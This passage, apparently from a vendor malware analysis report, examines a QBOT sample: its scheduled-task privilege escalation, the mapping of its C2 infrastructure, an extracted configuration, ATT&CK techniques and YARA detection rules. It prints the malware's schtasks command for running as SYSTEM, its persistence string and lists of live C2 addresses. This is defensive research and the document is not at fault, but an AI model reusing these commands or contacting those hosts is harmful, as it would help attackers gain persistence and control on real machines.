
Using the [decryption tool](#) that Spider Labs released as part of their research, we were able to manually validate what we were seeing in Kibana.



Decrypting binary data added to the Windows Registry

Privilege Escalation

The privilege escalation mechanism we observed was when the injected **explorer.exe** process spawns **schtasks.exe** and creates a new scheduled task to run as the SYSTEM user.



Scheduled task creation

```
**C:\Windows\system32\schtasks.exe, /Create, /RU, NT AUTHORITY\SYSTEM, /tn, ayttpnzc, /tr, regsvr32.exe -s "c:\Users\[REI
```

The initial **schtasks.exe** command does the following:


- **/Create** - creates a scheduled task
- **/RU NT AUTHORITY\SYSTEM** - sets the username and escalates privilege as the **SYSTEM** user
- **/tn ayttpnzc** - defines the task name
- **/tr regsvr32.exe -s "c:\Users[REDACTED]\Desktop\7611346142\c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3** - specifies the task to run

- **/sc ONCE** - specifies the schedule frequency - once
- **/Z** - option that marks the task to be deleted after its execution
- **/ST 15:21** - specifies the task start time (scheduled to start approximately 2-minutes after the scheduled task was created)
- **/ET 15:33** - time to end the task if not completed

Network Events


As we highlighted in the Preamble, there were 32 observed network events generated by the QBOT DLL. In addition to the 32 events that we observed from the execution, we also identified 106 additional hard-coded IP addresses through static analysis. This provided us with a total of 138 IP addresses from our Qbot sample.

Comparing the IP addresses against a corpus of malicious files, we identified 338 additional samples communicating with the same network infrastructure.




Network infrastructure observed in multiple samples

When looking at the distribution of network and malware data points, not all of the samples are related to QBOT. Most of the Win32DLL files are QBOT related, most of the Win32EXE files are associated with the EMOTET malware family, and the Microsoft Office samples are related to generic malspam attachments.



Samples by file type

Furthermore, looking at the samples over time, we can see a change in how the network infrastructure was being used. On November 4, 2020, we see a change from predominantly EMOTET and generic samples to the first QBOT sample in our dataset on November 28, 2020. From there, Win32DLL files make up 97.1% of samples first observed after November 2020.



Collected samples over time

Analyzing Network Events

When looking at the large number of IP addresses collected from both static and dynamic analysis, we wanted to put them into a data analysis platform so that we could visualize them geographically and identify the network owners.

To do this, we used the ipinfo.io CLI tool. You can get an API key and download the tool for free.

To start, we collected our list of 138 IP addresses and then sent them through the ipinfo CLI tool as a bulk job, and output results as JSON into a file called **qbot.json**.

```
 $ ipinfo bulk > qbot.json
** manual input mode **
Enter all IPs, one per line:
140.82.49.12
144.202.2.175
144.202.3.39
149.28.238.199
45.63.1.12
45.76.167.26
…truncated…
{
  "140.82.49.12": {
    "ip": "140.82.49.12",
    "hostname": "140.82.49.12.vultrusercontent.com",
    "city": "San Jose",
    "region": "California",
    "country": "US",
    "country_name": "United States",
    "loc": "37.3394,-121.8950",
    "org": "AS20473 The Constant Company, LLC",
    "postal": "95103",
    "timezone": "America/Los_Angeles"
  },
  "144.202.2.175": {
    "ip": "144.202.2.175",
    "hostname": "144.202.2.175.vultrusercontent.com",
    "city": "New York City",
    "region": "New York",
    "country": "US",
    "country_name": "United States",
    "loc": "40.7143,-74.0060",
    "org": "AS20473 The Constant Company, LLC",
    "postal": "10004",
    "timezone": "America/New_York"
  },
…truncated…
```


Next, we need to change this into to a newline-delimited JSON (NDJSON) file so that we can quickly upload it into Elasticsearch for analysis. To do this, we can use the tool Jquery, a command-line JSON processor.

```
 $ cat qbot.json | jq -c '.[]' > qbot.ndjson

{"ip":"140.82.49.12","hostname":"140.82.49.12.vultrusercontent.com","city":"San Jose","region":"California","country":"US"
{"ip":"144.202.2.175","hostname":"144.202.2.175.vultrusercontent.com","city":"New York City","region":"New York","country"
…truncated…
```

Now that we have an NDJSON file, we can upload that into Elasticsearch through Kibana (or with Filebeat or the Elastic Agent). To do this, we'll use the Elastic Container Project to spin up an entire Elastic Stack in Docker to do our analysis.

Once the containers have spun up, navigate to the Data Visualizer from within the Machine Learning menu. Select the NDJSON file that you created previously, and click the blue Import button.

Provide an index name and then click on the Advanced tab. Under the Mappings settings, change **loc** to **geo_point** and then click the blue Import button.




Set "loc" to "geo_point"

Now that we have the data loaded into Elasticsearch, you can do additional analysis, such as creating a map visualization.

When looking at the distribution of network entities, we see them spread across the globe with most of them belonging to a variety of Internet service providers.

Map of all identified network infrastructure

A caveat to the ISP-owned addresses, we did observe 7 IP addresses owned by Vultr. Vultr is a legitimate cloud hosting provider and is also a favorite among adversaries because of the ability to upload custom ISO files that allow for a protected command & control server.



Network infrastructure node information

QBOT Configuration Extractor

Collecting elements of malware events is a valuable analysis skill that can assist in the identification of additional compromised hosts in a contested environment.

Elastic Security Labs has released an open source tool, under the Apache 2.0 license, that will allow for configurations to be extracted from QBOT samples. The tool can be downloaded here.

```
 $ qbot-config-extractor -f c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a

=== Strings ===
# Blob address: 0x100840a0
# Key address: 0x10084040
[0x0]: ProgramData
[0xc]: /t4
[0x10]: EBBA
[0x15]: netstat -nao
```

```
[0x22]: jHxastDcds)oMc=jvh7wdUhxcsdt2
[0x40]: schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN %u /TR "%s" /NP /F

...truncated...

=== RESOURCE 1 ===
Key: b'\\System32\\WindowsPowerShell\\v1.0\\powershel1.exe'
Type: DataType.DOMAINS
41.228.22.180:443
47.23.89.62:995
176.67.56.94:443
103.107.113.120:443
148.64.96.100:443
47.180.172.159:443
181.118.183.98:443

...truncated...
```

We have asked Vultr to review our QBOT research and take appropriate actions in accordance with their customer Use Policy, but have not received a response as of publication.

Observed Adversary Tactics and Techniques

Tactics

Using the MITRE ATT&CK® framework, tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Command and Control

Techniques / Sub Techniques

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action.

- Command and Scripting Interpreter: Windows Command Shell
- Scheduled Task/Job: Scheduled Task
- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- Valid Accounts: Default Accounts
- Ingress Tool Transfer
- Application Layer Protocol: Web Protocols
- Indicator Removal on Host: File Deletion

Detections

The following detection rules and behavior prevention events were observed throughout the analysis of the QBOT sample.

- Suspicious Execution via Scheduled Task
- Startup or Run Key Registry Modification
- Memory Threat Detection Alert: Shellcode Injection

- Malicious Behavior Detection Alert: Suspicious String Value Written to Registry Run Key
- Malicious Behavior Detection Alert: Suspicious Scheduled Task Creation

YARA

Elastic Security has created YARA rules to identify this activity.

```
 rule Windows_Trojan_Qbot_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2021-02-16"
        last_modified = "2021-08-23"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "Qbot"
        threat_name = "Windows.Trojan.Qbot"
        reference_sample = "636e2904276fe33e10cce5a562ded451665b82b24c852cbdb9882f7a54443e02"

    strings:
        $a1 = { 33 C0 59 85 F6 74 2D 83 66 0C 00 40 89 06 6A 20 89 46 04 C7 46 08 08 00 }
        $a2 = { FE 8A 14 06 88 50 FF 8A 54 BC 11 88 10 8A 54 BC 10 88 50 01 47 83 }
    condition:
        any of them
}

rule Windows_Trojan_Qbot_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2021-10-04"
        last_modified = "2022-01-13"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "Qbot"
        threat_name = "Windows.Trojan.Qbot"
        reference_sample = "a2bacde7210d88675564106406d9c2f3b738e2b1993737cb8bf621b78a9ebf56"

    strings:
        $a1 = "%u.%u.%u.%u.%u.%u.%04x" ascii fullword
        $a2 = "stager_1.dll" ascii fullword
    condition:
        all of them
}

rule Windows_Trojan_Qbot_3 {
    meta:
        author = "Elastic Security"
        creation_date = "2022-03-07"
        last_modified = "2022-04-12"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "Qbot"
```

```
        threat_name = "Windows.Trojan.Qbot"
        reference_sample = "0838cd11d6f504203ea98f78cac8f066eb2096a2af16d27fb9903484e7e6a689"

    strings:
        $a1 = { 75 C9 8B 45 1C 89 45 A4 8B 45 18 89 45 A8 8B 45 14 89 45 AC 8B }
        $a2 = "\\stager_1.obf\\Benign\\mfc\\" wide
    condition:
        any of them
}

rule Windows_Trojan_Qbot_4 {
    meta:
        author = "Elastic Security"
        creation_date = "2022-06-07"
        last_modified = "2022-07-18"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "Qbot"
        threat_name = "Windows.Trojan.Qbot"
        reference_sample = "c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a"

    strings:
        $a1 = "qbot" wide
        $a2 = "stager_1.obf\\Benign\\mfc" wide
        $a3 = "common.obf\\Benign\\mfc" wide
        $a4 = "%u;%u;%u;"
        $a5 = "%u.%u.%u.%u.%u.%u.%04x"
        $a6 = "%u&%s&%u"
        $get_string1 = { 33 D2 8B ?? 6A 5A 5? F7 ?? 8B ?? 08 8A 04 ?? 8B 55 ?? 8B ?? 10 3A 04 ?? }
        $get_string2 = { 33 D2 8B ?? F7 75 F4 8B 45 08 8A 04 02 32 04 ?? 88 04 ?? ?? 83 ?? 01 }
        $set_key = { 8D 87 00 04 00 00 50 56 E8 ?? ?? ?? ?? 59 8B D0 8B CE E8 }
        $do_computer_use_russian_like_keyboard = { B9 FF 03 00 00 66 23 C1 33 C9 0F B7 F8 66 3B 7C 4D }
        $execute_each_tasks = { 8B 44 0E ?? 85 C0 74 ?? FF D0 EB ?? 6A 00 6A 00 6A 00 FF 74 0E ?? E8 ?? ?? ?? ?? 83 C4 10
        $generate_random_alpha_num_string = { 57 E8 ?? ?? ?? ?? 48 50 8D 85 ?? ?? ?? ?? 6A 00 50 E8 ?? ?? ?? ?? 8B 4D ?? 8
        $load_base64_dll_from_file_and_inject_into_targets = { 10 C7 45 F0 50 00 00 00 83 65 E8 00 83 7D F0 0B 73 08 8B 45
    condition:
        6 of them
}
```

References

The following were referenced throughout the above research:

- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/decrypting-qakbots-encrypted-registry-keys/
- https://twitter.com/pr0xylife/status/1539601609730170882?s=20&t=G-XR7ibeOO0nWCWajKWTKw
- https://github.com/drole/qakbot-registry-decrypt
- https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet
- https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot

Artifacts

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.
